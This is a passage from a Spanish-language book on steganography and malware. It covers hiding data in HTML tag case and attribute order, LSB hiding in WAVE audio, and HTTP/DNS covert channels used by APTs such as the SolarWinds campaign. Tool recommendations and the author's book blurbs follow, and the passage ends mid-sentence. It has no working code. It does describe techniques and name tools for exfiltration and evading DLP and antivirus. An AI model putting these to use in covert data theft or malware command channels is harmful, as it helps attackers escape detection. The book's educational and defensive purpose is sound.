Un ejemplo sencillo de cómo funciona esta técnica se puede ver con una etiqueta concreta, por ejemplo, la etiqueta HTML `<br>` (salto de línea). Esta etiqueta tiene 2 letras y se interpreta exactamente igual en cualquiera de sus variantes mayúscula-minúscula: `<br>`, `<bR>`, `<Br>` o `<BR>`. En total existen 4 combinaciones, luego se podría ocultar hasta $\log_2(4) = 2$ bits en esta etiqueta, asignado 00, 01, 10 o 11 en binario a cada una de las combinaciones respectivamente. Aplicando este tipo de técnica para cada etiqueta específica en toda la página web se ocultaría la información deseada.

Como puede deducir el lector, esta técnica de ocultación debería ser fácil de detectar dado que lo habitual es que las etiquetas se encuentren en minúsculas o mayúsculas. En cualquier caso, siempre se podrá utilizar como un procedimiento para incrustar una firma digital en el código (en lugar de información oculta). La información (la firma) será visible (al chequear el código) y su existencia permitirá verificar la autoría de una información.

c) Ocultación basada en el orden de los atributos de una etiqueta

En una forma parecida a la técnica anterior, es posible utilizar el orden de los atributos de un lenguaje de marcado para ocultar información, siempre y cuando su orden no influya en la adecuada visualización de la información que representa, como en el caso de HTML.

Un ejemplo de herramienta que implementa esta técnica es *Deogol*²²⁷, desarrollada por *Stephen Forrest*. *Deogol* es una herramienta escrita en perl que permite la ocultación de información en ficheros html, sin cambiar el tamaño del fichero ni modificar cualquier dato que no sea una etiqueta. En general, un fichero HTML consiste en un conjunto de etiquetas que deberán ser interpretadas, con el formato:

`<tagname attribute1=value1 attribute2=value2 ....>`

Así, por ejemplo, las dos instrucciones siguientes se interpretan del mismo modo por un navegador:

`<IMG SRC="picture.jpg" ALT="A picture">`
`<IMG ALT="A picture" SRC="picture.jpg">`

²²⁷ <http://hord.ca/projects/deogol/>

Por lo tanto, podríamos codificar con una instrucción un bit 0 y con otra un bit 1, dando la posibilidad de ocultar una información binaria. Partiendo de este principio, se puede generalizar la idea a otro tipo de etiquetas. Por ejemplo:

<TD NOWRAP ROWSPAN=1 COLSPAN=4 ALIGN=left VALIGN=top HEIGHT=40 WIDTH=40 id=col1>

Esta etiqueta contiene 8 atributos. Si se hacen unas pequeñas cuentas se observa que el número de posibles permutaciones de estos atributos es **8!=40320**. Es decir, para esta etiqueta en particular, podemos elegir entre 40320 etiqueta equivalentes, simplemente cambiando el orden de sus atributos. Es decir, podemos ocultar **$\log_2(8!)=15.3$ bits**, casi dos octetos de información. En general, la capacidad de ocultación de esta herramienta por etiqueta dependerá del número de atributos (1 o más) y es **$\log_2(n^\circ \text{atributos!})$** . Ideas similares se pueden razonar en otros lenguajes de marcado como XML²²⁸.

²²⁸ A Proposal on Information Hiding Methods using XML - http://takizawa.ne.jp/nlp_xml.pdf

3.4 Técnicas esteganográficas de ocultación en audio. Formato Wave

En el libro que publiqué en 2016²²⁹ junto con las referencias reflejadas a continuación deberían proporcionarle suficiente información para entender con un nivel razonable las diferentes técnicas de ocultación posibles en ficheros de audio digital.

De hecho, la ocultación de información y especialmente el marcado digital (watermarking) en audio ha sido una de las ciencias más estudiadas²³⁰ en los últimos 20 años. Haciendo especial hincapié, sobre todo, en la robustez de las propuestas frente a ataques activos que intenten borrar la información introducida en el audio²³¹.

En este apartado, me gustaría explicar un poco más en detalle una técnica específica que ha sido utilizada en APTs, de manera notoria, en ficheros de audio con formato WAVE.

La técnica LSB es una de las técnicas de ocultación más antiguas que permite ocultar información en muestras de audio. Al igual que sucede con los píxeles en ficheros gráficos, es posible aplicar la técnica de sustitución del bit menos significativo, y sus variantes, a las muestras de audio, es decir, en un mundo digital, los octetos que contienen la información real del audio almacenado. La incapacidad del oído humano de apreciar pequeñas diferencias posibilita la utilización de este tipo de técnicas en las muestras de audio, almacenadas, por ejemplo, en un fichero digital de audio. Un ejemplo típico de la aplicación de este tipo de técnicas se puede ver en la ocultación de información en ficheros digitales de audio, muy extendidos, con formato WAVE²³² (*Waveform Audio Format*), por ejemplo, los clásicos ficheros de audio con extensión wav. Este tipo de fichero con este formato de audio digital, normalmente sin compresión de datos, facilita el acceso a la codificación digital de las muestras de audio almacenadas en el mismo, típicamente, codificadas con 8 o 16 bits. Las muestras son almacenadas una

²²⁹ Privacidad y Ocultación de Información Digital Esteganografía. Protegiendo y Atacando Redes Informáticas - https://www.ra-ma.es/libro/privacidad-y-ocultacion-de-informacion-digital-esteganografia_47926/

²³⁰ Techniques for data hiding - <http://www.cs.utsa.edu/~jortiz/CS4953/Papers/Techniques%20for%20Data%20Hiding-p.pdf>

²³¹ A Survey on Audio Steganography Approaches - <http://research.ijcaonline.org/volume95/number14/pxc3896640.pdf>

²³² Hiding Data in Wave Audio Files - <http://www.codeproject.com/Articles/6960/Steganography-VIII-Hiding-Data-in-Wave-Audio-Files>

detrás de otra, normalmente, con cuantificación uniforme.

La facilidad de acceso a las muestras que contienen la información de audio hace de esta técnica una de las más sencillas y utilizadas con fines esteganográficos. Una herramienta que demuestra estos conceptos es la utilidad *Stegowav*²³³.




Ilustración 79. Formato WAVE. Fichero .wav

²³³ <https://packetstormsecurity.com/files/21655/stegowav.zip.html>




Ilustración 80. Ejemplo de muestra de audio en el formato WAVE

Al igual que se estudió en el caso de píxeles de una imagen, se puede operar con muestras de audio individuales²³⁴, en grupo, seleccionarlas aleatoriamente, etc. De nuevo, dependiendo de este criterio se pueden realizar diversas variantes de la técnica clásica LSB.

Los principales inconvenientes de la utilización de esta técnica están relacionados con el margen de seguridad que se desee obtener y cual será su utilización práctica. La modificación de los bits (bit LSB u otros bits) de las diferentes muestras de audio para insertar información oculta provocará “alteraciones en la señal de audio” que hace que se añada un pequeña potencia de ruido (típicamente, blanco gaussiano) a dicha señal. El sistema de audición humano es sensible a este tipo de ruido, lo cual, en primera instancia, limitará el número de bits y muestras que pueden ser modificadas sin que los cambios sean perceptibles (degradación de la calidad de la señal). En cualquier caso, al producirse modificaciones, será posible aplicar algoritmos estegoanalíticos, conceptualmente parecidos al estegoanálisis en imágenes digitales, para medir anomalías estadísticas. Cuantas más modificaciones se realicen más información tendrá el atacante para intentar detectar el mensaje oculto.

²³⁴ A python script to hide information over an audio file in .wav format - <https://github.com/pavanchhatpar/wav-steg-py>




Ilustración 81. Ocultando información con la herramienta Stegowav

3.5 Técnicas esteganográficas de ocultación en protocolos de comunicación. Esteganografía en HTTP

En mi libro *“Privacidad y Ocultación de Información Digital. Esteganografía. Protegiendo y atacando redes informática”*²³⁵ publicado en la editorial RA-MA en 2016 profundicé en bastante detalle en múltiples protocolos y la manera de implementar técnicas esteganográficas mediante canales encubiertos (*covert channels*). Permítame lector, partiendo de extractos de aquel libro, comentar algún aspecto relevante y actualizado de esta disciplina y las tendencias actuales.

En general, y desde un punto de vista esteganográfico, en la mayoría de los protocolos existen ciertas debilidades o consideraciones no estrictamente definidas en diseño que permiten a un individuo crear **canales ocultos de información**, que pasarán inadvertidos entre una conexión de datos más o menos común. Esto permite comunicarse sin molestia de un posible censor.

El concepto de *canal oculto* fue formalizado, entre otros, por *Butler W. Lampson* en 1973 y se describe como *aquel canal de comunicación que viola una o más políticas de seguridad del sistema donde se aplica*. En sentido práctico, consiste en procedimientos de comunicación que no forman parte del sistema original u organización, pero que se pueden utilizar para transferir información a un sistema o usuario que, en principio, no estaría autorizado a acceder a dicha información. La creación de canales ocultos, en la mayoría de los protocolos de comunicaciones, es viable ya que existen campos no utilizados en la estructura del formato de los paquetes enviados o simplemente campos a los que se les puede proporcionar una funcionalidad diferente a la establecida, en la correspondiente especificación que define el protocolo en cuestión. Por ejemplo, un mecanismo habitual de ocultación consiste en utilizar campos reservados, para un futuro, sin utilidad actual en una determinada versión de un protocolo.

²³⁵ https://www.ra-ma.es/libro/privacidad-y-ocultacion-de-informacion-digital-esteganografia_47926/

Hoy en día, los canales encubiertos utilizando protocolos de comunicación tienen dos objetivos fundamentales: fuga de información y control remoto de equipos/software. Uso principal para el que lo utiliza el estegomalware. Su objetivo fundamental es intentar evadir cualquier tipo de tecnología DLP²³⁶ (*Data Loss Prevention*) o de seguridad perimetral (antivirus, cortafuegos, IDS, etc.) que pudiera detectarlos. Desde hace décadas numerosos esfuerzos²³⁷ están destinados al análisis y detección de este tipo de canales encubiertos, quizás menos esquivos que otras técnicas esteganográficas descritas en este libro. De hecho, en la última década es especialmente significativo la caracterización de protocolos (comportamiento) utilizando algoritmos de aprendizaje automático (inteligencia artificial)²³⁸.

Alguno de los protocolos de comunicación típicos para crear canales encubiertos son: *HTTP, TCP, UDP, Ipv4, IPv6, ICMP, IPSEC, IGMP, FTP, DNS, los protocolos usados en redes de área local (802.2, 802.3), en redes inalámbricas*²³⁹, etc. En general, los protocolos típicos vinculados a las comunicaciones en Internet y a la torre de protocolos TCP/IP.

En mi *libro de esteganografía*, mencionado anteriormente, puede ver, a modo de ejemplo, el detalle de varias técnicas famosas para muchos de estos protocolos de comunicación: IPv4 (manipulación del bit DF en el datagrama IPv4, manipulación del campo de identificación, manipulación del campo de dirección origen, etc.), ICMPv4 (ocultación de información mediante mensajes *ICMP address mask request* y mensajes *ICMP echo request/response*), UDP (manipulación del puerto origen, manipulación de la suma de verificación, etc.), TCP (ocultación mediante el campo “Número Inicial de Secuencia”, mediante el campo “Puntero de Datos Urgentes”, etc.), etc.

Estos ejemplos y muchas otras técnicas usadas en canales encubiertos, han sido utilizadas, al menos, estas 2 últimas décadas por malware de toda naturaleza, para el robo de información y el control de sistemas infectados remotamente. Entre ellos, la creación de canales encubiertos mediante

²³⁶https://en.wikipedia.org/wiki/Data_loss_prevention_software

²³⁷ National Computer Security Center – A guide to Understanding Covert Channel Analysis of Trusted Systems -<https://fas.org/irp/nsa/rainbow/tg030.htm>

²³⁸ A novel comprehensive steganalysis of transmission control protocol/Internet protocol covert channels based on protocol behaviors and support vector machine - <http://onlinelibrary.wiley.com/doi/10.1002/sec.1081/abstract>

²³⁹ WLAN steganography - <http://stegano.net/our-papers.html>

protocolo DNS^{240,241,242,243}.

En la actualidad, en función de las medidas de seguridad establecidas, principalmente perimetral y de endpoint, muchas de estas técnicas de canales encubiertos y protocolos no son viables (se bloquean las comunicaciones entrantes/salientes). Este hecho fuerza a los atacantes, en malware moderno, a utilizar protocolos a nivel de capa de aplicación^{244,245} que dificulte su filtrado, principalmente sobre protocolo HTTP/HTTPS y tecnologías web. En este libro se han enumerado diferentes ejemplos de canales encubiertos, incluso antiguos²⁴⁶, creados por malware que permiten la ocultación en redes sociales, páginas web, etc., aprovechándose de que el protocolo HTTP no puede ser filtrado²⁴⁷, en el mundo real, en las organizaciones.

Adicionalmente, el propio protocolo HTTP incorpora numerosas posibilidades en la creación de canales encubiertos. Desde el uso fraudulento de las cabeceras HTTP, de los métodos GET y POST en la manipulación de parámetros y URIs, el uso de redirecciones, el uso esteganográfico de *cookies*^{248,249}, etc. Si desea probar muchos de estos vectores de ataque, le

²⁴⁰ Detecting DNS Tunneling - <https://www.sans.org/reading-room/whitepapers/dns/detecting-dns-tunneling-34152>

²⁴¹ Malware Turns to DNS and Steganography to Hide C&C Communications - <http://news.softpedia.com/news/malware-turns-to-dns-and-steganography-to-hide-c-c-communications-496437.shtml>

²⁴² Francisco J. Gómez y Carlos J. Díaz – Cloud Malware distribution: DNS will be your friend (RootedCon 2011) - <https://vimeo.com/23057707>

²⁴³ Carlos Díaz y Fco. Jesús Gómez – CMD: Look who's talking too (RootedCon 2012) - <https://vimeo.com/43984556>

²⁴⁴ Covert channels within IRC - <http://www.dtic.mil/dtic/tr/fulltext/u2/a540273.pdf>

²⁴⁵ StegTorrent: a Steganographic Method for the P2P File Sharing Service - <http://www.ieee-security.org/TC/SPW2013/papers/data/5017a151.pdf>

²⁴⁶ Por ejemplo, el troyano bancario *VBKlip* intercambia información con el servidor C&C (Command and Control) utilizando el protocolo HTTP - <http://blog.trendmicro.com/trendlabs-security-intelligence/steganography-and-malware-why-and-how/>

²⁴⁷ Existen técnicas sencillas de exfiltrado de información y evasión de mecanismos de DLP/antivirus, en ocasiones utilizando modelos de seguridad basados en oscuridad. No se engañe con estas propuestas, son muy útiles en la práctica y muy fáciles de adaptar y evolucionar. Un ejemplo interesante es la herramienta Cloakify que permite convertir cualquier fichero en una lista de cadenas de texto de uso común (nombres, ciudades, emoticonos, direcciones, etc.) que puedan pasar desapercibidas en un tráfico de información habitual - <https://github.com/TryCatchHCF/Cloakify>

²⁴⁸ How to cook a covert channel with HTTP cookies - http://www.gray-world.net/projects/cooking_channels/hakin9_cooking_channels_en.pdf

²⁴⁹ www.gray-world.net/projects/cooking_channels/cooking_channels-1.1.tar.gz

recomiendo la excelente herramienta open-source Mística²⁵⁰ con la que, además de otros protocolos (DNS e ICMP), podrá crear canales encubiertos con todas estas técnicas sobre el protocolo HTTP.




Ilustración 82. Creación de canal encubierto con herramienta Mística y el uso de técnica esteganográficas sobre DNS

En la literatura actual de APTs, encontraré referencias de diferentes muestras que han utilizado la creación de canales encubiertos, de manera más o menos sofisticada, apoyándose en el protocolo HTTP. Un caso relativamente reciente, a lo largo de 2020, que se apoyó en el ataque a SolarWinds²⁵¹, fue la campaña **UNC2452**, en teoría APT-29, que permitió desplegar piezas de malware en organizaciones, que posteriormente se conectarían mediante HTTP a servidores terceros para continuar con el ciclo de explotación de los sistemas. Esa comunicación se realizó mediante procedimientos esteganográficos en este protocolo, enmascarando comandos en las respuestas HTTP²⁵².

Como puede verse, las clásicas técnicas de canales encubiertos, seleccionando el protocolo adecuado, siguen siendo de gran utilidad para los cibercriminales. Conocer las técnicas posibles de ocultación facilitará la detección y comprensión de este tipo de estegomalware.

²⁵⁰ <https://github.com/IncedeDigital/Mistica>

²⁵¹ El proveedor de software SolarWinds fue comprometido por atacantes consiguiendo implementar una actualización con el malware **Sunburst** para su conocida aplicación de monitorización de redes **Orion**. De esta manera podrían llegar a infectar las redes de las compañías o instituciones donde estuviera desplegado - <https://unaaldia.hispasec.com/2020/12/solarwinds-sufre-un-ataque-de-cadena-de-suministro.html>

²⁵² <https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html>

Capítulo 4. Formación, herramientas y capacitación en esteganografía

¿Cómo han sabido que veníamos?

- Saben hasta lo que desayunamos

- Entonces sólo hay una forma de vencerlos

- ¿Cómo?

- Averiguando lo que desayunan ellos.

Michael Collins

La esteganografía, como puede estar observando en el presente libro, es una disciplina con múltiples aristas que puede levantar el interés de perfiles muy variados: profesionales de la seguridad informática, criptógrafos, ciberdelincuentes (APTs²⁵³), servicios de inteligencia, especialistas forenses, equipos de respuesta ante incidentes, etc.

Independientemente del uso que necesite darle, a continuación, le recomiendo diversas fuentes formativas que le ayudarán a comprender o abordar un problema esteganográfico con mayor soltura. Si lo desea, adicionalmente, como ya ha sucedido con diferentes organismos puede contactarme para formaciones a medida.

- **Libros y certificaciones en español con contenido relevante**

- Esteganografía. Privacidad y ocultación información digital. Dr. Alfonso Muñoz - <https://www.amazon.es/Esteganografía-Privacidad-ocultación-información-digital/dp/8499646441>

- Esteganografía y canales encubiertos Esteganografía lingüística (libro gratuito). Dr. Alfonso Muñoz [https://github.com/mindcrypt/libros/blob/master/Esteganografía lingüística y canales encubiertos - libro.pdf](https://github.com/mindcrypt/libros/blob/master/Esteganografía%20linguística%20y%20canales%20encubiertos%20-%20libro.pdf)

- Criptografía Ofensiva. Atacando y defendiendo organizaciones: Criptografía aplicada para pentesters, programadores y analistas (Tema 4 –

²⁵³ APT & Cybercriminals Campaign Collection - https://raw.githubusercontent.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections/master/README.md

Estegomalware. Evasión de antivirus y seguridad perimetral usando esteganografía

esteganografía). Dr. Alfonso Muñoz - <https://www.amazon.es/Criptografía-Ofensiva-Atacando-defendiendo-organizaciones/dp/B08RB6LGRK>

- Certificación CriptoCert Certified Crypto Analyst -
<https://www.criptocert.com/>

- **Libros en inglés**

Una excelente recopilación de libros cubriendo aspectos muy variados (académicos, herramientas, estegoanálisis, etc.) puede encontrarlo en: <https://bookauthority.org/books/best-steganography-books>



Ilustración 83. Libros recomendados de lectura sobre esteganografía y estegoanálisis

- **Papers académicos**

La mejor forma de estar actualizado en nuevas técnicas de ocultación y detección es mediante el estudio de publicaciones científicas. Una manera sencilla de conocer algunos de los trabajos más significativos es mediante el buscador académico gratuito de Google (Google Scholar) y mediante el repositorio actualizado de la investigadora de gran prestigio en esta área Jessica Fridrich - <http://www.ws.binghamton.edu/fridrich/publications.html#Steganography>

- **Herramientas esteganográficas y estegoanalíticas. Aprender practicando**

Las siguientes referencias son de obligado estudio para cualquier interesado en esta disciplina:

- <https://github.com/mindcrypt/covertchannels-steganography>
- 107 aplicaciones. <http://www.jjtc.com/Steganography/tools.html>
- <https://book.hacktricks.xyz/stego/stego-tricks>
- <https://0xrick.github.io/lists/stego/>
- <https://github.com/mindcrypt/powerglot>
- <https://github.com/mindcrypt/polyglot>
- <https://github.com/mindcrypt/stegowiper>
- <https://github.com/mindcrypt/visual-forensic-steganography>
- Máquinas específicas con pruebas de esteganográficas en plataformas de entrenamiento como HackTheBox, TryHackMe, etc.

Otros libros publicados por el autor

A continuación, se adjunta un listado de libros publicados, y su descripción, por el autor, que pueden ser consultados o adquiridos a través de diferentes fuentes.



Llevo 20 años trabajando en el mundo de la ciberseguridad y la criptografía ha sido y es un pilar importante para garantizar la confidencialidad, integridad y autenticidad de las comunicaciones y datos. Por desgracia, la mayoría de los libros de criptografía publicados se focalizan exclusivamente en la formulación matemática que hace que muchos lectores, incluso interesados en esta disciplina, abandonen esta apasionante área. El libro de Criptografía Ofensiva centra su esfuerzo en un enfoque práctico de uso de la criptografía en numerosos escenarios (usuario final, auditor, programador, analista, etc.), con multitud de sabores y más de 800 referencias. La lectura de este libro le permitirá de una forma sencilla obtener una visión clara y global del uso de la criptografía en el mundo real. Las referencias seleccionadas le permitirán profundizar en todo el nivel de detalle que desee. Nadie se convierte en un experto por leer un libro, pero sin duda este escrito le facilitará mucho el camino hacia ese destino. Este es el libro que me hubiera gustado leer hace años, para optimizar mi tiempo de estudio y visualizar esta disciplina de forma global. Lo pongo a su disposición. Espero le resulte de interés. <https://www.amazon.es/Criptografía-Ofensiva-Atacando-defendiendo-organizaciones/dp/B08RB6LGRK> & <https://www.amazon.es/Criptograf%C3%ADa-Ofensiva-Atacando-defendiendo-organizaciones/dp/B0D8YPT322/>



En los últimos años, especialmente con los documentos filtrados a la prensa por Edward Snowden y Julian Assange (WikiLeaks), la alarma social en torno al espionaje de las comunicaciones y a la falta de privacidad en nuestras transmisiones de datos en Internet se ha disparado. No sin falta de razón. La interceptación de comunicaciones y el robo de información a nivel personal, y sobre todo, corporativo y gubernamental, es un problema real. En realidad, puede que usted lo esté sufriendo y no sea consciente. El objetivo de este libro es introducir al lector en el mundo de la seguridad

informática y la protección de comunicaciones digitales. Si bien es cierto que, aunque la ciencia de la criptografía y el criptoanálisis son actores elementales para comprender muchos de los ataques actuales, facilitando el diseño de contramedidas que mitiguen las escuchas de los amantes de lo ajeno, existen otras tecnologías que pueden influir positivamente en el diseño de comunicaciones y de redes informáticas más seguras. Este libro profundiza en la ciencia de la esteganografía y en su capacidad para crear canales ocultos de información que dificulten a un atacante espiar nuestras comunicaciones y robar nuestros datos. Lógicamente, la esteganografía, al igual que sucede con la criptografía, es una tecnología de doble uso y en la práctica puede ser utilizada con fines perjudiciales. De hecho, con un enfoque eminentemente práctico mediante el uso de múltiples herramientas, en los diferentes capítulos se refleja cómo poder utilizar la esteganografía para evadir mecanismos de seguridad perimetral (cortafuegos, antivirus, etc.), ocultación de código malicioso (malware), técnicas antiforense, marcado digital de información, anonimato, covert channels para fuga de información y control remoto de sistemas infectados, etc. Este es el primer libro que cubre con cierto grado de detalle y con una perspectiva global todas las problemáticas y virtudes vinculadas a la ocultación de datos y comunicaciones digitales. Estoy convencido de que una vez disfrute de este texto su percepción de lo que es seguro y de lo que no cambiará por completo. Un nuevo conjunto de herramientas e ideas le perseguirán en su día a día para hacer de sus comunicaciones privadas lo que deberían ser desde un principio, confidenciales. Bienvenido a mi mundo - https://www.ra-ma.es/libro/privacidad-y-ocultacion-de-informacion-digital-esteganografia_47926/



La obra que tiene en sus manos, además de ser la primera en la disciplina, le permitirá, de una manera sencilla y rápida, entender la utilidad, ventajas e inconvenientes, de la inteligencia artificial aplicada al mundo de la ciberseguridad, tanto en ataque y defensa, poniendo el foco en nuevos paradigmas, especialmente en las aplicaciones prácticas de los modelos LLM (Large Language Model), como es el caso del chatbot ChatGPT, aplicados a ciberseguridad. He recopilado y organizado decenas de ejemplos, prompt injection y prompt engineering, y usando más de 200 referencias de obligada lectura, para comprender de forma sencilla su utilidad real y restricciones. Espero que le resulte provechoso y le ahorre tiempo en la evaluación de esta nueva tecnología. Llevo más de 20 años trabajando en el campo de la

ciberseguridad, protegiendo organizaciones apoyándome en sinergias con disciplinas variadas y verificando (atacando) las contramedidas desplegadas. Es en este escenario donde cualquier profesional competente debe analizar la enorme utilidad de la inteligencia artificial en numerosos ámbitos de nuestra sociedad moderna, incluido la ciberseguridad, y reflexionar sobre los riesgos inherentes de esta tecnología antigua pero vitaminada con el acceso a grandes volúmenes de información, capacidades de computación hasta ahora no imaginadas y nuevos desarrollos algorítmicos, especialmente en el campo de las redes neuronales. Este libro intenta dar un poco de luz en esta mezcla apasionante de inteligencia artificial y ciberseguridad. Espero le resulte de utilidad

<https://www.amazon.es/Seguridad-ofensiva-machine-learning-injections/dp/B0C91HCGKM>




La obra que tiene en sus manos, además de ser la primera en la disciplina, le permitirá, de una manera sencilla y rápida, entender los mecanismos que los ciberdelicuentes están utilizando para infectar y robar información en empresas, gobiernos y particulares. El libro destaca cómo se está utilizando la esteganografía y los canales encubiertos, hoy en día, en la mayoría de los ciberataques utilizando malware “moderno” (APT32, APT37, Ursnif, Powload, LightNeuron/Turla, Platinum APT, Waterbug/Turla, Lokibot, The dukes (operation Ghost), Titanium, etc) para evitar las medidas de detección basadas en tecnología antivirus o protecciones a nivel de red.

El texto incluye más de 200 referencias donde encontrará análisis completos de las campañas de ataque y los APTs analizados. Adicionalmente, para su facilidad, el libro profundiza en los conceptos de las técnicas esteganográficas subyacentes y debería, o esa es mi intención, tener mayor capacidad para enfrentarse a estos nuevos retos, especialmente si se dedica a la protección de la información, ingeniería inversa, informática forense/DFIR o es analista de malware. Obviamente, si se dedica a la seguridad ofensiva podrá aprender mejores técnicas para ocultarse.

Así que, querida/o amiga/o, aquí comienza el viaje. No le prometo un destino seguro, la carretera tendrá curvas, compañeros de viaje inesperados y algún que otro sobresalto. Como diría The Mentor, bienvenido a mi mundo.


<https://www.amazon.es/Estegomalware-antivirus-perimetral-esteganograf%C3%ADa-ciberamenazas/dp/B09F1J2NTG>



El libro de Alfonso Muñoz invita a revisar la historia de uno de los protocolos más importantes para la seguridad de las comunicaciones digitales. Sus introducciones a cada ataque y los enlaces a referencias que incluye son buenos puntos de partida para aprender sobre errores que siguen encontrándose frecuentemente en sistemas criptográficos actuales y que es necesario comprender para poder evitar que afecten a aplicaciones del futuro. Si está interesado en cualquier disciplina moderna que tenga que ver con la tecnología (IoT, big data, ciberseguridad, etc.) este libro le ayudará a comprender las bases de

ataques y contramedidas que se usarán en los próximos años - <https://www.amazon.es/Seguridad-del-protocolo-SSL-criptoanal%C3%ADticos/dp/1699230021> (Kindle)

<https://github.com/mindcrypt/libros> → PDF gratuito



Estimado lector, el presente documento incluye parte de la documentación que consulté y procesé hace más de 10 años (2000-2009) para el desarrollo de sistemas y canales encubiertos basados en esteganografía lingüística (ocultación de información en textos en lenguaje natural) para la protección frente a sistemas masivos de interceptación de comunicaciones. Este documento incluye extractos de una documentación más

